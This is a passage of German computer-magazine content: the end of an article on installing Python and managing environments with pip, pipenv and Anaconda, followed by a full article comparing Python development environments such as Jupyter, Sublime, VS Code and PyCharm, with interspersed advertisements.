ist es eine gute Idee, ein Skript mit der Minor-Version auszuführen, für die es entwickelt wurde. Bei der Installation von Python 3.10 wird eine ältere Version 3.9 daher auch nicht ersetzt, stattdessen wird die neue Minorversion zusätzlich installiert. Das steinalte Python 2 sollten Sie wenn möglich meiden, da es schon über zwei Jahre nicht mehr mit Sicherheitsupdates versorgt wird. Beachten Sie allerdings, dass Sie nicht alle Python-2-Skripte mit Python 3 ausführen können, weil Funktionen geändert oder abgeschafft wurden – teilweise ist Handarbeit im Code nötig. Demnächst läuft auch für Python 3.7 die Zeit ab: Laut aktueller Planung ist am 27. Juni 2023 mit Sicherheitsupdates Schluss.

Einen guten Überblick über die Lebenszyklen der einzelnen Versionen liefert der englischsprachige Wikipedia-Artikel „History of Python“ (siehe ct.de/yknd).

Der Paketmanager installiert anschließend nach und nach die geforderten Python-Module. Außerhalb eines venv sorgt `--user` dafür, dass Module nur für den aktiven User und nicht systemweit installiert werden, wodurch sie auf `sudo` verzichten können.

Weitere nützliche `pip`-Kommandos finden Sie in der Doku (siehe ct.de/yknd). Mit `pip3 freeze > requirements.txt` etwa generieren Sie eine Liste der installierten Module, die Sie mit Ihrem Skript weitergeben können. Mit `pip3 uninstall modulname` werden Sie ein Modul wieder los.

Mehr Komfort mit `pipenv`

Das Hantieren mit den virtuellen Umgebungen geht schnell in Fleisch und Blut über. Wenn Sie sich das Leben damit vereinfachen möchten, kann sich ein Blick auf `pipenv` lohnen, das virtuelle Umgebungen und Paketinstallationen auf komfortable Weise kombiniert. Sie installieren es mit `pip3 install pipenv`.


Falls `pip` dabei eine Warnung anzeigt, laut der das Installationsverzeichnis nicht in der Umgebungsvariable `PATH` steht, müssen Sie den angegebenen Pfad noch dem `PATH` hinzufügen und sich neu anmelden, damit die folgenden Befehle funktionieren (siehe ct.de/yknd).

Anschließend erstellen Sie ein Verzeichnis für Ihr Projekt und wechseln mit `cd` hinein. Wenn Sie jetzt mit `pipenv install paketname` ein beliebiges Paket installieren, legt `pipenv` zunächst automatisch eine neue Umgebung an. Im Anschluss wird das gewünschte Paket heruntergeladen und installiert.

Mit `pipenv shell` starten Sie eine Shell in der virtuellen Umgebung und mit `pipenv run skript.py` können Sie von außen direkt ein Skript darin ausführen. Das Tool hat diverse weitere Tricks auf Lager und kann Ihr Projekt etwa mit `pipenv check` auf Sicherheitslücken abklopfen. Der folgende Befehl generiert Ihnen eine `requirements.txt`: `pipenv lock -r > requirements.txt`. Weitere Kniffe finden Sie in der Dokumentation (siehe ct.de/yknd).

Bequeme Anaconda

Sie kennen jetzt die wichtigsten Grundlagen, um Python auf Ihrem System an den Start zu bringen und damit zu arbeiten. Die Einrichtung ist mit etwas Handarbeit verbunden, bietet Ihnen aber auch die Gelegenheit, die grundlegenden Abläufe zu verstehen. Mit Anaconda existiert auch



Der Python-Installer Anaconda bringt ein GUI-Tool zur Verwaltung von Modulen und virtuellen Umgebungen mit.

ein umfangreiches Python-Installationspaket für Windows, Linux und macOS, das Ihnen die Arbeit hinter den Kulissen weitestgehend abnimmt, sodass Sie sich ganz auf Ihre Skripte konzentrieren können. Es ist mit über 500 MByte jedoch nicht gerade schlank und Sie bekommen wahrscheinlich mehr, als Sie brauchen: Neben Python bringt Anaconda gleich noch die Entwicklungsumgebung (IDE) Spyder, die Python-Experimentierumgebung Jupyter Notebook und etliche Python-Pakete mit.

Anaconda wurde für Datenauswertungen und KI-Experimente zusammengestellt, insbesondere das GUI-Programm Anaconda Navigator dürfte aber auch für Einsteiger interessant sein: Über „Environments“ kann man damit per Mausklick virtuelle Umgebungen erstellen, die eine wählbare Python-Version nutzen. Ist diese noch nicht auf dem System installiert, erledigt der Manager dies automatisch. Mit einem Klick auf den Play-Knopf öffnet man ein Terminal oder eine Python-Shell in der ausgewählten Umgebung. Die jeweils installierten Modulpakete listet das Tool grafisch auf, zudem kann man die verfügbaren Pakete komfortabel durchsuchen und nachrüsten. Hinter den Kulissen arbeitet ein eigener Paketmanager namens `conda`.

Den Komfortgewinn zahlen Sie mit Abhängigkeit: Anaconda ist kommerzielle Software. Die Firma Anaconda Inc. bietet eine kostenlose „Individual Edition“ an, Unternehmen ab einer Größe von 200 Mitarbeitern müssen jedoch zu einer der kostenpflichtigen Editionen greifen. Es gibt

keine Garantie dafür, dass sich die aktuellen Nutzungsbedingungen in der Zukunft nicht zu Ihrem Nachteil ändern.

Fazit

Die Einrichtung von Python ist schnell geschafft, ganz gleich, welche der vielen Installationswege Sie nutzen. Und wenn Sie von Beginn an mit virtuellen Umgebungen arbeiten, verlieren Sie auch nicht den Überblick im Versionsdschungel. Da Python-Skripte einfache Textdateien sind, können Sie diese mit jedem beliebigen Editor erstellen und bearbeiten – besonders komfortabel ist das jedoch nicht.

Im nächsten Schritt sollten Sie sich daher nach einer IDE wie Sublime, PyCharm, Spyder oder Visual Studio Code umsehen, die Ihnen die Arbeit durch Autovervollständigung, Syntaxhervorhebung, Versionierung und vieles mehr deutlich erleichtern kann. Im folgenden Artikel auf Seite 26 stellen wir die wichtigsten IDEs vor, suchen Sie sich einfach die für Sie passende aus.

(rei@ct.de) 

Literatur

- [1] Hajo Schulz, Überholspur, Windows-Tools für Tastatur-Fans, c't 3/2022, S. 166
- [2] Immo Junghärtchen, App Store fürs Terminal, Die Paketverwaltung Homebrew unter macOS einrichten und nutzen, c't 12/2020, S. 122
- [3] Jan Mahn, Bedeutung 2.0.0, Warum Versionsnummern nicht willkürlich sind, c't 24/2021, S. 128

Python-Downloads & Doku: ct.de/yknd



Bild: Andreas Martini

Codefabriken

Die Python-Entwicklungsumgebung für Sie

Entwicklungsumgebungen stellen die richtigen Werkzeuge bereit, um schnell und effizient zu programmieren. Sie sollten mehrere davon kennen, denn sie sind auf verschiedene Bedürfnisse zugeschnitten und Python ist unglaublich vielseitig.

Von Pina Merkert, Wilhelm Drehling und Jan Mahn

Um Python zu programmieren, reicht ein einfacher Texteditor, wie ihn jedes Betriebssystem an Bord hat. Aber schon nach wenigen Zeilen wünscht man sich mehr Komfort. So unterschiedlich wie die Einsatzbereiche für Python sind auch die Entwicklungsumgebungen. Wir stellen sechs Programme vor, die die Arbeit mit Python-Code immens erleichtern. Sie fragen sich, wie so ein aufgebohrter Texteditor beim Programmieren hilft? Hier ein Beispiel aus dem Profi-Alltag:

Am Anfang klang `BackendController` wie ein guter Name für die Klasse. 14 Commits später produziert sie aber Objekte, die ihrerseits die Anwendungslogik umsetzen. Beim Programmieren ist diese Ver-

wandlung mit kleinen Schritten einfach so passiert und im Kontext des gesamten Programms auch sinnvoll. Nun wäre der Name `BackendControllerFactory` aber sinnvoller. Mit einem simplen Texteditor wäre es aber eine Menge Arbeit, den Klassennamen in allen Dateien zu ändern, wo sie vorkommt.

Solch ein Refactoring geht mit einer mächtigen Entwicklungsumgebung (IDE) mit zwei Mausklicks. Eine so praktische Automatik ist keine Kleinigkeit, weil die IDE den Code wie ein Compiler lesen (parsen) und anhand der Syntax entscheiden muss, wo die Klasse überall verwendet wird. Wer mehr als nur ein paar Zeilen programmiert, weiß den Aufwand aber zu schätzen: Für die Verständlichkeit des

Codes spielt es eine entscheidende Rolle, wie Variablen, Funktionen und Klassen benannt sind. Das ist nicht nur für andere Entwickler sinnvoll – man muss den eigenen Code ja auch immer wieder lesen und verstehen.

Das Beispiel zeigt einen der sehr unterschiedlichen Fälle, in denen eine IDE ihre Stärken ausspielen kann. Data-Scientists werden wahrscheinlich auch ohne Umbenenn-Automatik auskommen, wollen dafür aber mit ein paar Tastendrücken Diagramme zeichnen. Raspi-Bastler brauchen dagegen vor allem einen Startknopf, um Programme ganz schnell testen zu können. So unterschiedliche Bedürfnisse erfüllt nicht ein Programm allein. Und es ist völlig legitim, Vorlieben für bestimmte IDEs zu haben. Um dieser Vielseitigkeit gerecht zu werden, stellen wir im Folgenden mehrere Entwicklungsumgebungen vor: von einfach bis vollgepackt, von schnell installiert bis browserbasiert mit lokalem Webserver.

Interaktive Konsole

Wenn Sie nur mal schnell eine Zeile tippen wollen, ist es unnötig aufwendig, erst eine Datei zu erstellen, die Sie danach ohnehin wieder löschen müssen.

Wenn Sie in einer Konsole nur `python` ohne weitere Parameter eintippen, startet eine interaktive Konsole. Die führt jede mit Enter bestätigte Zeile direkt aus. Da der Interpreter den Code liest, auswertet, ausgibt und das Ganze beliebig wiederholt, wird die interaktive Konsole auch „REPL“ genannt (read, evaluate, print, loop). Python eignet sich damit als Taschenrechner, weil die Ergebnisse jeder Berechnung in der Konsole sofort erscheinen. Die interaktive Konsole bewährt sich auch beim separaten Testen kleiner Codeschnipsel. Standardmäßig ist sie aber schmucklos und ohne Code-Vervollständigung. Letztere würde schon während des Tippens Angebote machen, wie die Code-Zeile sinnvollerweise weitergeht, was Tipparbeit spart und Fehler vermeidet.

Der Befehl `pip install ipython` installiert die IPython-Konsole, mit der interaktives Python-Tippen viel angenehmer ist. Starten Sie die Konsole einfach mit `ipython` ohne Parameter und profitieren Sie von buntem Code, der sich mit Tab vervollständigen lässt.

Jupyter Notebooks

Nicht jeder will in Python umfangreiche Programme schreiben – manchmal (zum

Beispiel in Wissenschaft und Lehre) will man auch visualisieren und am Code dokumentieren, wie man zu einem Ergebnis gekommen ist. Dafür sind Jupyter-Notebooks optimal.

Wenn Sie die Software mit `pip install jupyter` installiert und mit `jupyter notebook` gestartet haben, öffnet sich ein Browserfenster, das die Web-App des von Jupyter gestarteten lokalen Webserver auf Port 8888 anzeigt. Jupyter nutzt aus Sicherheitsgründen noch ein Token in der URL, die der Befehl öffnet. Sollte das Browserfenster nicht wie erwartet starten, können Sie die URL mit Token in der Konsole kopieren und in die Adressleiste einfügen. In der Übersichtsseite wählen Sie danach oben rechts „New/Python 3“ und erstellen ein neues Notebook.

Mit „Notebook“ bezeichnet Jupyter ein Dokument bestehend aus formatiertem Text – auch mit Bildern, wenn Sie möchten – und Code-Schnipseln. Jede grau hinterlegte Code-Zelle können Sie mit Umschalt+Enter ausführen, Konsolenausgaben und Rückgabewerte landen dann darunter. Ein solches Dokument ist nicht nur ideal, um Code zu erklären, es erlaubt auch schnelle Experimente ähnlich wie auf der interaktiven Konsole.


Der größte Vorteil besteht aber in der Fähigkeit des Browsers, neben Text auch dynamisch generierte Grafiken anzeigen zu können. Ein Beispiel: Mit der magischen Zeile `%matplotlib` schalten Sie Inline-Diagramme mit der gleichnamigen

c't kompakt

- Texteditoren mit Syntaxhervorhebung erleichtern den schnellen Einstieg in Python.
- Einzelne Zeilen Python kann man sehr schnell auf der interaktiven Konsole und noch schöner in Jupyter-Notebooks ausprobieren. Letztere zeichnen auch ruckzuck Diagramme und Bilder.
- Für große Projekte gibt es mächtige Entwicklungsumgebungen wie VSCode und PyCharm, die Code verstehen, vervollständigen, testen und auf häufige Fehler hinweisen.

Bibliothek frei. Gibt die letzte Zeile einer Code-Zelle ein Diagramm-Objekt zurück, zeichnet es der Browser direkt unter die Zelle. Das kann auch ein interaktives Diagramm wie der 3D-Plot in unserem Artikel über den Bresenham-Algorithmus sein [1]. Das Einbetten von Diagrammen geht viel schneller als in einer Tabellenkalkulation.

Dank der übersichtlichen Code-Struktur, meist mit Erklärungstext zwischen den Zellen und der sofort sichtbaren Diagramme, sind Jupyter-Notebooks das Lieblingswerkzeug vieler Statistiker und fast aller KI-Forscher. Google bietet das



Jupyter-Notebooks kombinieren Text mit im Browser ausführbarem Code. Diagramme lassen sich direkt ins Dokument zeichnen.

Konzept unter dem Namen „Colab“ als Clouddienst an, falls die Berechnungen lieber gleich auf einem gemieteten Server laufen sollen.

Texteditor mit Extras

Für kleine Skripte und die meisten Raspi-Basteleien reicht fürs Programmieren ein Texteditor. Der sollte Schlüsselwörter, Zahlen und Strings hervorheben, damit die Augen Strukturen im Code leichter wiederfinden können. So ein Syntax-Highlighting (auch Syntaxhervorhebung genannt) ist die Mindestanforderung für jeden Code-Editor. Manche vorinstallierte Editoren wie Gedit unter Gnome können das einfach so. Unrühmliche Ausnahmen sind der Standard-Editor von macOS und Notepad unter Windows (Notepad++ behebt den Mangel).

Ein Editor speichert nur die Python-Datei mit der Endung .py. Zum Ausführen öffnet man einfach ein Konsolenfenster und tippt `python dateiname.py`. Python nutzt intern zwar ähnlich wie Java einen Bytecode; in der Praxis bekommt man die Datei mit diesem Code aber nicht zu Gesicht. Python wirkt wie eine interpretierte Sprache, der Compileraufruf entfällt.

Eine nahe liegende Ergänzung für einen Code-Editor ist ein Startknopf. Dann muss man nicht ins Konsolenfenster wechseln, wenn man das Skript testen will. Spyder ist ein auf dem Raspi vorinstallierter Editor, der so einen Knopf eingebaut hat. Nachinstallieren kann man ihn auf allen Systemen.

Es ist verlockend, mit einem extrem einfachen Editor loszulegen. Wer allerdings absehen kann, dass die Programmierprojekte einige Hundert Codezeilen lang werden, sollte von Anfang an auf eine mächtigere IDE setzen, um sich nicht zweimal in eine neue Programmoberfläche einarbeiten zu müssen.

Sublime

Sublime ist ein Texteditor, der viele Programmiersprachen unterstützt – darunter auch Python. Praktischerweise bringt der Editor Syntax-Hervorhebungen für Python und einen Ausführen-Knopf in Form eines „Build“-Befehls gleich mit. Der Editor ist zwar kostenpflichtig, aber die Test-Version läuft zeitlich unbegrenzt. Unter macOS moniert Sublime manchmal fehlende Pakete von Xcode, bevor er den Code ausführt. Auf allen anderen Betriebssystemen geht es nach der Installation direkt los.

Sublime funktioniert bereits mit den Werkseinstellungen hervorragend, aber mit ein paar zusätzlichen Paketen schneiden Sie den Editor auf sich zu. Die Pakete sind Open Source und lassen sich direkt über das integrierte „Package Control“ installieren. Klicken Sie dafür in der Menüleiste auf „Tools“ und anschließend auf „Command Palette“. Tippen Sie „Install Package Control“ ein und bestätigen Sie mit Enter.

Mit dem „Build“-Befehl führt Sublime Python-Skripte direkt aus und schreibt `print()`-Ausgaben in ein integriertes Fens-

ter. In dem nimmt er aber keine Eingaben für `input()` entgegen. Abhilfe schafft das Plug-in „SublimeREPL“. Es ergänzt einen zusätzlichen „Build“-Befehl, der ein Fenster öffnet, das auch Eingaben annimmt. Zusätzlich können Sie mit dem Plug-in in Sublime auch eine interaktive Python-Konsole öffnen.


Das mächtigste Plug-in fehlt aber noch: Anaconda. Das Plug-in zur Python-Distribution ergänzt Sublime mit Funktionen einer vollwertigen IDE (Integrated Development Environment). Das Anaconda-Plug-in zeigt Fehler im Code schon beim Tippen an und bringt unter anderem eine Autovervollständigung mit.

Erwähnenswert ist noch das Plug-in „BracketHighlighter“. Vor allem bei langen Code-Dateien mit vielen Klammern hilft das Werkzeug bei der Übersicht, da es alle offenen Klammern an der linken Liste farblich markiert. Sublime hat trotz vieler Plug-ins nicht alle Funktionen einer IDE, weshalb sich der Editor vor allem für Programmierer eignet, die ein übersichtliches Interface und Geschwindigkeit schätzen.

Visual Studio Code

Visual Studio Code, abgekürzt VSCode oder VSC, ist innerhalb von wenigen Jahren zum populären Universalwerkzeug für unterschiedlichste Entwickler in vielen Sprachen und Betriebssystemen (Windows, Linux und macOS) geworden. Es stammt wie sein Namensverwandter „Visual Studio“ aus dem Hause Microsoft, hat aber wenig mit diesem fast namensgleichen Schwergewicht aus der Windows-Welt gemein. VSC wird als Open-Source-Software entwickelt und ist vor allem deshalb so beliebt, weil es modular konstruiert ist. Zur Python-IDE wird die Software, indem man eine Python-Erweiterung installiert. Den Marketplace für Erweiterungen findet man links in der Menüleiste hinter dem Symbol mit den vier Bauklötzen.

Die populärste (aber nicht die einzige) Python-Erweiterung heißt schlicht „Python“ und kommt ebenfalls vom Microsoft. Auf deren Autovervollständigung (über die Visual-Studio-Code-Funktion IntelliSense) möchte man nach wenigen Zeilen nicht mehr verzichten. Beim Tippen bekommt man Funktions- und Variablenamen vorgeschlagen und zu Funktionen auch direkt ein Pop-up mit einer Erklärung der Parameter. Auch nützlich: In der unteren Leiste kann man schnell



Spyder ist auf dem Raspi vorinstalliert und bringt neben Code-Highlighting auch einen Play-Knopf.

zwischen mehreren auf dem System installierten Python-Versionen umschalten. Und wer gern mit Jupyter-Notebooks arbeitet, kann die dank dieser Erweiterung direkt in der IDE ausführen – der Wechsel in den Browser fällt weg. Interessant für Fortgeschrittene: Eingebaut sind auch ein Python-Debugger, ein Linter (ein Werkzeug, das stilistische und syntaktische Fehler findet), Hilfsmittel fürs Refactoring sowie Steuerelemente für Unit-Tests.

Visual Studio Code ist damit einerseits für Einsteiger eine gute und kostenlose Alternative zum schnöden Texteditor, gleichzeitig aber auch ein Werkzeug, für das viele Profis kostenpflichtige IDEs liegenlassen. Insbesondere, wenn man neben Python noch andere Programmier- oder Auszeichnungssprachen editiert, konfiguriert man sich mit VSC und passenden Erweiterungen eine Arbeitsumgebung für alle Programmierer-Lebenslagen. Ein Highlight für Nutzer von GitHub: Betätigt man im Browser in einem Repository auf GitHub die Punkt-Taste auf der Tastatur, öffnet man das Repo in einer vollwertigen VSC-Instanz im Browser. Das klappt sogar unterwegs auf dem Tablet.

PyCharm

Wer große Python-Projekte entwickelt und bei der IDE keine Kompromisse machen will, sollte sich PyCharm ansehen. Die kommerzielle Entwicklungsumgebung von JetBrains parst den Code und weist mit sogenannten „Inspections“ schon beim Tippen auf Fehler, Probleme und unsauberen Stil hin. Außerdem bietet sie extrem mächtige Werkzeuge fürs Refactoring bis hin zum Ändern von Variablennamen innerhalb von Strings. Interaktive Konsole, Test-Runner (siehe [3]) und Virtualenvs sind nahtlos in die Programmoberfläche integriert. Im Debugger-Modus setzt man mit einem Klick Unterbrechungspunkte neben die Code-Zeile und PyCharm zeigt in einem Fenster, mit welchen Werten Variablen belegt sind.

PyCharm gibt es kostenlos in einer Community Edition ohne Supportanspruch. Gegenüber der als Abomodell vertriebenen Professional Edition fehlen einige nicht überlebenswichtige Features. So versteht nur die kostenpflichtige Version automatisch die Importpfade eines Django-Projekts und bei clientseitigem JavaScript-Code stellt sich die kostenlose Version etwas dümmel an. Beide Versionen öffnen die gleichen Projektdateien, sodass ein Upgrade jederzeit möglich ist, falls man die Profi-Features braucht.

Die IDE ist in Java programmiert und braucht selbst auf schnellen Rechnern einige Sekunden zum Starten. Sie benötigt so viel RAM, dass Notebooks mit 8 Gigabyte manchmal auf die langsame Festplatte ausweichen (swappen) müssen, um genug Arbeitsspeicher freizuschaffen. Nach dem langsamen Start reagiert die IDE aber prompt auf Eingaben.

Um alle Features von PyCharm aufzuzählen, fehlt hier der Platz (die stehen alle auf der Webseite; zu finden über ct.de/yzmj). Hier nur ein paar Highlights: Strg+Klick auf einen Funktionsnamen führt zur Definition der Funktion. Das klappt genauso auch mit Bibliotheken. Ein Rechtsklick auf eine Variable und im aufploppenden Menü die Auswahl „Find Usages“ öffnet eine Übersicht mit allen Stellen, an denen die Variable benutzt wird. Die Übersicht ist sogar nach Typ sortiert. Mit Funktionen und Klassen funktioniert das auch. Der Menüpunkt „Code/Reformat Code“ formatiert eine ganze Datei nach den in den Projekteinstellungen festgelegten Vorlieben. Selektiert man Codeabschnitte, kann man auch nur den selektierten Teil automatisch forma-

Fachwissen für die neue Arbeitswelt



244 Seiten · 24,90 €
ISBN 978-3-86490-863-7



296 Seiten · 34,90 €
ISBN 978-3-86490-877-4



212 Seiten · 26,90 €
ISBN 978-3-86490-839-2



300 Seiten · 34,90 €
ISBN 978-3-86490-877-4




356 Seiten · 36,90 €
ISBN 978-3-86490-798-2



2. Auflage · 176 Seiten · 26,90 €
ISBN 978-3-86490-883-5

Bundle up!
Print & E-Book nur auf
www.dpunkt.de



Die Stärke von Visual Studio Code liegt in den Erweiterungen. Mit den richtigen wird die Universal-IDE zur gut ausgestatteten Python-Entwicklungsumgebung.

tieren lassen. Schön umgesetzt ist auch die Variablen-Liste in der rechten Hälfte vom Debugger-Fenster: Sie zeigt die Datentypen mit kleinen Symbolen an. Da Python nicht statisch typisiert ist, kann man hier schnell erkennen, wenn Variablen falsch belegt sind. Ähnlich übersichtlich sind die grünen Häkchen beim Ausführen von Unittests, mit denen man fehlschlagende

Tests viel schneller erkennt als in der Konsolenausgabe des Test-Runners.

Fazit

Entwicklungsumgebungen lassen sich nicht gut nach objektiven Kriterien testen. Die Vorlieben verschiedener Entwickler sind zu unterschiedlich und oft ist ein einzelnes Feature nicht wichtig genug, um

dafür einen ganz neuen Workflow zu lernen. Dennoch lohnt es sich, immer mal wieder einen Blick über den Tellerrand zu wagen.


IDEs sind Programme von Entwicklern, die sehr genau verstanden haben, welche Werkzeuge einem Entwickler die Arbeit erleichtern. Sie nehmen einem die repetitiven Aufgaben ab und sie warnen auch erstaunlich frühzeitig vor Fehlern. Das kann das Programmieren enorm beschleunigen und viele Stunden beim Debugging einsparen.

Wunder darf man sich von einer IDE aber nicht erwarten: Keine IDE wird einem jemals abnehmen, eine gute Idee für einen Algorithmus zu erfinden. Und eine IDE sollte einem auch nicht vorschreiben, wie man den Code zu strukturieren hat. Programmieren ist eine mental anspruchsvolle Aufgabe für kreative Menschen. Die IDE ist nur das Werkzeug, damit diese herausfordernde Aufgabe möglichst viel Spaß macht und man – so schnell es geht – zu einem funktionierenden Programm kommt. (pmk@ct.de) 

Literatur

- [1] Pina Merkert, Bresenham 3D, Algorithmus für Linien in Voxelgittern, c't 26/2021, S. 144
- [2] Pina Merkert, Django's Fundament, Einstieg in serverseitige Webprogrammierung mit Python und Django, c't 1/2022, S. 140
- [3] Pina Merkert, Programmierte Prüfer, Eine Einführung ins automatische Testen mit Python, c't 1/2020, S. 152

Download-Links: ct.de/yzmj



PyCharm zeigt hier das Django-Projekt aus [2]. Links oben listet es die zum Projekt gehörenden Dateien und Ordner auf, rechts daneben sind in mehreren Reitern Code-Dateien geöffnet. Die untere Bildschirmhälfte nimmt das Debugger-Fenster ein, das rechts den Inhalt der lokalen Variablen zeigt.



Homepage Easy

12 .de-Domains inklusive

- > Kostenlose SSL-Certs für alle Domains
